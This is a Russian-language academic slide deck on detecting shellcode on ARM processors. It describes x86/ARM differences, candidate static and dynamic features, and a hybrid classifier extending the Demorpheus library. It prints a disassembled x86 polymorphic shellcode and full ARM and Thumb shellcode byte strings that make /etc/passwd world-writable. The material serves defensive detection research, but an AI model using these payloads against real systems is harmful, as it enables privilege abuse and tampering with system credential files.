Исследование средств обнаружения шеллкодов для платформы ARM

Докладчики *:*
м.н.с. Гайворонская Светлана Александровна, ВМК МГУ
студент Петров Иван Сергеевич, ВМК МГУ

Актуальность

Значительный рост устройств на базе процессоров ARM: количество устройств на базе ARM превышает количество PC в несколько раз.


Большая установочная база уязвимых программ и преемственность кода

Ошибки работы с памятью все еще актуальны

Уязвимости в программном обеспечении этих устройств могут принести огромный ущерб, как пользователям, так и производителям

Шеллкод

Шеллкод – набор исполнимых инструкций, осуществляющих эксплуатирование удаленной уязвимости работы с памятью.



Типичный пример шеллкода

Activator

- NOP
- GetPC


Decryptor

Payload

Return address zone

```
1   42                    inc    %edx
2   96                    xchg   %eax,%esi
3   f8                    clc
4   3c 48                 cmp    $0x48,%al
5   88 d5                 mov    %dl,%ch
6   90                    nop
7   97                    xchg   %eax,%edi
8   41                    inc    %ecx
9   35 93 98 24 92        xor    $0x92249893,%eax
10  4b                    dec    %ebx
11
12  d9 d0                 fnop
13  be 93 f2 c1 1e        mov    $0x1ec1f293,%esi
14  d9 74 24 f4           fnstenv -0xc(%esp)
15  5a                    pop    %edx
16  2b c9                 sub    %ecx,%ecx
17  b1 0a                 mov    $0xa,%cl
18  83 ea fc              sub    $0xfffffffc,%edx
19  31 72 13              xor    %esi,0x13(%edx)
20  03 e1                 add    %ecx,%esp
21  e1 23                 loope  0x3d
22
23  eb 9c                 jmp    0xffffffb8
24  6c                    insb   (%dx),%es:(%edi)
25  ab                    stos   %eax,%es:(%edi)
26  4c                    dec    %esp
27  cc                    int3
28  98                    cwtl
29  bf 6c f0 58 ef        mov    $0xef58f06c,%edi
30  09 84 3b c0 a2 0c dd  or     %eax,-0x22f35d40(%ebx,%edi,1)
31  7a 2a                 jp     0x59
32  bb 1d d8 dc f5        mov    $0xf5dcd81d,%ebx
33  1f                    pop    %ds
34  de 1c a0              ficomp (%eax,%eiz,4)
35  d2 5e 76              rcrb   %cl,0x76(%esi)
36  53                    push   %ebx
37  b5 93                 mov    $0x93,%ch
38  07                    pop    %es
```

Методы обнаружения шеллкодов



- **Сигнатурный анализ;**
- **Анализ CFG/IFG;**
- **Обнаружение NOP;**
- **Абстрактное выполнение.**

- **Эмуляция;**
- **Поведенческий анализ.**

Анализ применимости методов обнаружения шеллкодов

Для анализа применимости существующих методов детектирования шеллкодов **x86** к платформе **ARM** нужно выделить основные отличия этих архитектур.

Основные отличия архитектур ARM от x86:

- Фиксированный размер команд;
- Наличие 2-х режимов работы процессора (32bit и 16bit) и возможность динамического переключения между ними;
- Возможность условного выполнения инструкций (в зависимости от значения регистра флагов);
- Возможность прямого обращения к счетчику инструкций;
- load-store архитектура (мы не можем из арифметических инструкций обращаться напрямую в память);
- При вызове функций аргументы помещаются в регистры.

Условное выполнение

```
if(err != 0)
        printf("Error code = %i\n", err);
else
        printf("OK!\n");
```

Без условного выполнения

```
    CMP r1 , #0
    BEQ . L4
    LDR r0 , < string_1_address >
    BL printf
    B . L8
. L4 :
    LDR r0 , < string_2_address >
    BL printf
. L8 :
```

С условным выполнением

```
CMP r1 , #0
LDRNE r0 , < string_1_address >
LDREQ r0 , < string_2_address >
BL printf
```

Thumb режим процессора

Thumb режим

chmod("/etc/passwd", 0777) - 31 byte

```
"\x78\x46"              // mov  r0, pc
"\x10\x30"              // adds r0, #16
"\xff\x21"              // movs r1, #255    ; 0xff
"\xff\x31"              // adds r1, #255    ; 0xff
"\x01\x31"              // adds r1, #1
"\x0f\x37"              // adds r7, #15
"\x01\xdf"              // svc  1       ; chmod(..)
"\x40\x40"              // eors r0, r0
"\x01\x27"              // movs r7, #1
"\x01\xdf"              // svc  1       ; exit(0)
"\x2f\x65\x74\x63"
"\x2f\x70\x61\x73"
"\x73\x77"
"\x64”
```

ARM режим

chmod("/etc/passwd", 0777) - 51 byte

```
"\x0f\x00\xa0\xe1"      // mov      r0, pc
"\x20\x00\x90\xe2"      // adds     r0, r0, #32
"\xff\x10\xb0\xe3"      // movs     r1, #255     ; 0xff
"\xff\x10\x91\xe2"      // adds     r1, r1, #255 ; 0xff
"\x01\x10\x91\xe2"      // adds     r1, r1, #1
"\x0f\x70\x97\xe2"      // adds     r7, r7, #15
"\x01\x00\x00\xef"      // svc      1
"\x00\x00\x30\xe0"      // eors     r0, r0, r0
"\x01\x70\xb0\xe3"      // movs     r7, #1
"\x01\x00\x00\xef"      // svc      1
"\x2f\x65\x74\x63"
"\x2f\x70\x61\x73"
"\x73\x77"
"\x64"
```

Результаты анализа

Статический анализ

- затрудняется (в некоторых случаях не представляется возможным).

Динамический анализ


- затрудняется

Причины затруднения анализа

Появление в платформе ARM новых возможностей обфускации программ благодаря:

1. Условному выполнению инструкций;
2. Дополнительному режиму процессора.

Результаты проведенного анализа



Статические признаки

- *Корректное дизассемблирование данных в цепочку, содержащую не менее K инструкций;*
- *Наличие команды смены режима процессора (BX Rm) на пересечении цепочек команд из разных режимов процессора;*
- *Корректное дизассемблирование входных данных с каждого смещения;*
- *Наличие Get-UsePC кода;*
- *Число паттернов (инициализация аргументов, вызов функции) превышает предопределенное пороговое значение;*
- *Системному вызову предшествует инициализация аргументов вызова;*
- *Наличие цикла записи/загрузки из памяти;*
- *Адрес возврата находится в определенном диапазоне значений;*
- *Последняя инструкция в цепочке заканчивается командой перехода (BL, BLX), либо системным вызовом(svc);*
- **Операнды самомодифицирующегося кода и кода с косвенными переходами должны быть инициализированы.**

Динамические признаки


- *Количество чтений полезной нагрузки превышает определенный порог;*
- *Количество уникальных записей в память превышает определенный порог;*
- *Поток управления хотя бы один раз передается из адресного пространства входного буфера на адрес, по которому ранее осуществлялась запись;*
- *Количество исполненных wx-инструкций превышает определенный порог;*
- *В зависимости от определенных значений флагов выполняется набор инструкций, удовлетворяющих вредоносной сигнатуре.*

Предложенное решение


Реализовывать детекторы выделенных признаков, как расширение к существующей библиотеке детектирования шеллкодов - *Demorpheus*

Demorpheus - гибридный классификатор. Он представляет собой граф, каждый узел которого – упорядоченная комбинация фильтров признаков, детектирующая некоторые классы шеллкодов, а ребра - это передачи потоков данных от одного классификатора другому.


Гибридный классификатор



Гибридный классификатор



Классификация шеллкодов



Классификация шеллкодов

- Классы, базирующиеся на признаках активатора;
- Классы, базирующиеся на признаках декриптора;
- Классы, базирующиеся на обфускации полезной нагрузки вредоносного объекта;
- Классы, базирующиеся на зоне адресов возврата.

Апробация

Апробация детекторов проводится на тестовой выборке, состоящей из:

- **Шеллкодов;**
- **Легитимных исполняемых файлов;**
- **Произвольных данных;**
- **Мультимедиа данных.**

Результат исследований

- Выделены признаки шеллкодов для платформы ARM
- Реализованы детекторы, использующие признаки шеллкодов ARM
- Детекторы объединены в гибридный классификатор
- Классификатор реализован как расширение к библиотеке Demorpheus

Спасибо за внимание!

- Вопросы?